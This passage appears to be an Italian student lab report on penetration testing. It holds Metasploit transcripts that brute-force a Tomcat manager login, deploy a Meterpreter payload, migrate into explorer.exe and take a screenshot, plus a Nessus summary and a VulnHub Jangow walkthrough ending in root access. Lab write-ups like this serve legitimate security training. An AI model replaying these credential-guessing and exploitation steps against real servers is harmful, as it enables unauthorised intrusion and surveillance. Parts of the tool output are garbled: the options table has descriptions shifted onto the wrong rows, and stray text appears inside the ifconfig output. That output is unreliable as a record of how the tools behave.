
View the full module info with the info, or info -d command.

msf6 exploit(multi/http/tomcat_mgr_upload) > exploit
[*] Retrieving session ID and CSRF token ...
[*] Uploading and deploying EABqY8WHqk6t9uXcSWN2B ...
[*] Executing EABqY8WHqk6t9uXcSWN2B ...
[*] Undeploying EABqY8WHqk6t9uXcSWN2B ...
[*] Undeployed at /manager/html/undeploy
[*] Started bind TCP handler against 192.168.50.99:7777
[*] Sending stage (176198 bytes) to 192.168.50.99
[*] Meterpreter session 1 opened (192.168.50.100:45615 → 192.168.50.99:7777) at 2024-11-19 05:54:03 -0500

```

3536	3804	OneDrive.exe	x86	1	DESKTOP-9K104BT\user	C:\Users\user\AppData\Local\Microsoft\OneDrive\OneDrive.exe
3804	3772	explorer.exe	x64	1	DESKTOP-9K104BT\user	C:\Windows\explorer.exe
3896	648	RuntimeBroker.exe	x64	1	DESKTOP-9K104BT\user	C:\Windows\System32\RuntimeBroker.exe
4016	544	SearchIndexer.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\SearchIndexer.exe
4380	648	ShellExperienceHost.exe	x64	1	DESKTOP-9K104BT\user	C:\Windows\SystemApps\ShellExperienceHost_cw5n1h2txyewy\ShellExperienceHost.exe
4652	648	SearchUI.exe	x64	1	DESKTOP-9K104BT\user	C:\Windows\SystemApps\Microsoft.Windows.Cortana_cw5n1h2txyewy\SearchUI.exe
5192	3256	mmc.exe	x64	1	DESKTOP-9K104BT\user	C:\Windows\System32\mmc.exe
5420	3804	tomcat7w.exe	x86	1	DESKTOP-9K104BT\user	C:\tomcat7\bin\tomcat7w.exe
5864	5780	java.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Program Files\Java\jre6\bin\java.exe
5872	5864	conhost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\conhost.exe
6124	544	svchost.exe	x64	1	DESKTOP-9K104BT\user	C:\Windows\System32\svchost.exe

meterpreter > migrate 3804
[*] Migrating from 3308 to 3804 ...
[*] Migration completed successfully.
meterpreter > screenshot
Screenshot saved to: /home/kali/PzcpqmW.jpeg
meterpreter > webcam list
[-] No webcams were found
meterpreter > webcam snap
[-] Target does not have a webcam
meterpreter >



```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > ifconfig
File System          hash          user
Interface 1
=====
Name      : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU       : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : fffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 4
=====
Name prova.py : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:c4:17:c5
MTU       : 1500
IPv4 Address : 192.168.50.99
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::8077:5408:cf8:5fd2
IPv6 Netmask : fffff:ffff:ffff:ffff:ffff:ffff:ffff:...

Interface 6
=====
Name      : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU       : 1280
IPv6 Address : fe80::5efe:c0a8:3263
IPv6 Netmask : fffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

meterpreter > sysinfo
Computer        : DESKTOP-9K104BT
OS              : Windows 10 (10.0 Build 10240).
Architecture    : x64
System Language : it_IT
Domain         : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > ps
Process List    psw
=====
```

```

[root@kali]~[/home/kali]
# msfconsole
Metasploit tip: Search can apply complex filters such as search cve:2009
type:exploit, see all the filters with help search

# cowsay++
< metasploit >
 \_  '(oo)' 
  (____) \ 
 Home ||--|| *

      =[ metasploit v6.4.18-dev
+ -- --=[ 2437 exploits - 1255 auxiliary - 429 post      ]
+ -- --=[ 1471 payloads - 47 encoders - 11 nops       ]
+ -- --=[ 9 evasion          ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use auxiliary/scanner/http/tomcat_mgr_login
msf6 auxiliary(scanner/http/tomcat_mgr_login) > show options

Module options (auxiliary/scanner/http/tomcat_mgr_login):

Name          Current Setting   Required  Description
ANONYMOUS_LOGIN    false        yes        Attempt to login with a blank username and password
BLANK_PASSWORDS   false        no         Try blank passwords for all users
BRUTEFORCE_SPEED  5           yes        How fast to bruteforce, from 0 to 5
DB_ALL_CREDS      false        no         Try each user/password couple stored in the current database
DB_ALL_PASS        false        no         Add all passwords in the current database to the list
DB_ALL_USERS       false        no         Add all users in the current database to the list
DB_SKIP_EXISTING  none        no         Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
PASSWORD          /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_pass.txt  no         The HTTP password to specify for authentication
PASS_FILE          /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_pass.txt  no         File containing passwords, one per line
Proxies
RHOSTS
RPORT            8080        yes        A proxy chain of format type:host:port[,type:host:port][ ... ]
SSL
STOP_ON_SUCCESS  false        yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
TARGETURI         /manager/html  yes        Negotiate SSL/TLS for outgoing connections
THREADS          1           yes        Stop guessing when a credential works for a host
USERNAME          admin        no         URI for Manager login. Default is /manager/html
USERPASS_FILE    /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_userpass.txt  no         The number of concurrent threads (max one per host)
USER_AS_PASS      false        no         The HTTP username to specify for authentication
USER_FILE          /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_users.txt  no         File containing users and passwords separated by space, one pair per line
VERBOSE          true        yes        Try the username as the password for all users
VHOST             http://192.168.1.227  no         File containing users, one per line
                           yes        Whether to print output for all attempts
                           no         HTTP server virtual host

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/http/tomcat_mgr_login) > set BRUTEFORCE SPEED 5
[!] Unknown datastore option: BRUTEFORCE. Did you mean BRUTEFORCE_SPEED?
BRUTEFORCE => SPEED 5
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set BRUTEFORCE_SPEED 5
BRUTEFORCE_SPEED => 5
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set RHOSTS 192.168.1.227
RHOSTS => 192.168.1.227
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set USER_FILE /home/kali/Desktop/usernames.txt
USER_FILE => /home/kali/Desktop/usernames.txt
msf6 auxiliary(scanner/http/tomcat_mgr_login) > show options

Module options (auxiliary/scanner/http/tomcat_mgr_login):
```

```

192.168.1.227:8080 - LOGIN FAILED: xampp:xampp (Incorrect)
192.168.1.227:8080 - LOGIN FAILED: tomcat:s3cret (Incorrect)
192.168.1.227:8080 - LOGIN FAILED: QCC:QLogic66 (Incorrect)
192.168.1.227:8080 - LOGIN FAILED: admin:vagrant (Incorrect)
192.168.1.227:8080 - Login Successful: admin:password
Scanned 1 of 1 hosts (100% complete)
Auxiliary module execution completed
6 auxiliary(scanner/http/tomcat_mgr_login) > 
```

-- Relazione --

Nessus è uno strumento di scansione delle vulnerabilità che esamina sistemi, reti e applicazioni per identificare problemi di sicurezza. Le vulnerabilità che compaiono nell'immagine riguardano principalmente Apache Tomcat e Apache Log4Shell. Ecco alcune delle principali vulnerabilità identificate:

Apache Tomcat 7.0.0 < 7.0.100 (multiple vulnerabilities) - con un punteggio di gravità 10.0.

Apache Tomcat AJP Connector Request Injection (Ghostcat) - con un punteggio 9.8.

Microsoft Message Queuing RCE - vulnerabilità legata a Remote Code Execution (RCE) in Microsoft Message Queuing, con punteggio 9.8.

Apache Log4Shell - diverse vulnerabilità critiche nella libreria Log4Shell con punteggi di gravità da 9.0 a 10.0, tutte legate a problemi di Remote Code Execution (RCE).

Queste vulnerabilità sono state classificate come critiche, con punteggi di gravità molto alti secondo il CVSS v3.0 (fino a 10). La presenza di vulnerabilità come Ghostcat in Tomcat, in quanto potrebbero consentire l'esecuzione di codice remoto sui sistemi vulnerabili.

Apache Tomcat è un software gratuito che serve per eseguire applicazioni web scritte in Java. Funziona come un server che gestisce le servlet e le JavaServer Pages (JSP), due tecnologie usate per creare siti web dinamici. È leggero, veloce e più semplice rispetto ad altri server web complessi. Tomcat è facile da configurare e può essere usato per gestire molte richieste contemporaneamente, grazie a funzioni come il clustering e il bilanciamento del carico. Essendo open source, è molto supportato dalla comunità e facilmente accessibile.

Bonus: Hacking VM BlackBox Eicode

Scaricare ed importare una macchina virtuale da questo link:

https://drive.google.com/file/d/1vLlieF2HBgCCl76hqopUW3j98wFjfIM/view?usp=drive_link

In questa immagine OVA di una macchina compromessa, un dipendente infedele di nome Luca ha deliberatamente sabotato il server, cambiando le password e alterando i servizi.

Da un'indagine preliminare di tipo OSINT, emerge che Luca ha avviato una relazione con Milena, anch'ella impiegata presso Theta.


La tua missione è di riprendere il controllo del server compromesso e restaurare l'ordine perduto.

Bonus: Hacking VM Easy

Scaricare ed importare una macchina virtuale da questo link:

<https://download.vulnhub.com/jangow/jangow-011.0.1.ova>

- Effettuare gli attacchi necessari per diventare root.
- Studiare a fondo la macchina per scoprire tutti i segreti.



```
(kali㉿kali)-[~/Desktop]
$ nmap -sC -sV 192.168.1.185
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-18 10:59 EST
Nmap scan report for jangow01.lan (192.168.1.185)
Host is up (0.0026s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
80/tcp    open  http     Apache httpd 2.4.18
|_http-server-header: Apache/2.4.18 (Ubuntu)
| http-ls: Volume /
| SIZE        FILENAME
| - 2021-06-10 18:05  site/
|_
|_http-title: Index of /
Service Info: Host: 127.0.0.1; OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.20 seconds


(kali㉿kali)-[~/Desktop]
$ gobuster dir -u 192.168.1.185 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:          http://192.168.1.185
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Timeout:      10s

Starting gobuster in directory enumeration mode

/site          (Status: 301) [Size: 313] [→ http://192.168.1.185/site/]
/server-status (Status: 403) [Size: 278]
Progress: 220560 / 220561 (100.00%)
Finished
```

```
(kali㉿kali)-[~/Desktop]  
└─$ ftp 192.168.1.185  
Connected to 192.168.1.185.  
220 (vsFTPd 3.0.3)  
Name (192.168.1.185:kali): jangow01  
331 Please specify the password.  
Password:  
230 Login successful.  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp> cd /home/jangow01  
250 Directory successfully changed.  
ftp> ls  
229 Entering Extended Passive Mode (|||60566|)  
150 Here comes the directory listing.  
-rw-rw-r-- 1 jangow01 1000 33 Jun 10 2021 user.txt  
226 Directory send OK.  
ftp> get user.txt  
local: user.txt remote: user.txt  
229 Entering Extended Passive Mode (|||62044|)  
150 Opening BINARY mode data connection for user.txt (33 bytes).  
100% [*****]  
226 Transfer complete.  
33 bytes received in 00:00 (6.29 KiB/s)  
ftp>
```



```
# whoami  
root  
# ls /root  
proof.txt  
# cat /root/proof.txt  
d41d8cd98f00b204e9800998ecf8427e  
JANGOW  
#
```

The text "JANGOW" is displayed in a large, stylized font where each letter is composed of a different sequence of characters.

Working Group --

- Beatrice Mastrella
- Mattia Montis
- Daniel Gabriel Costeanu
- Sara Maimone
- Silvia Arnetta
- Marco Maniaci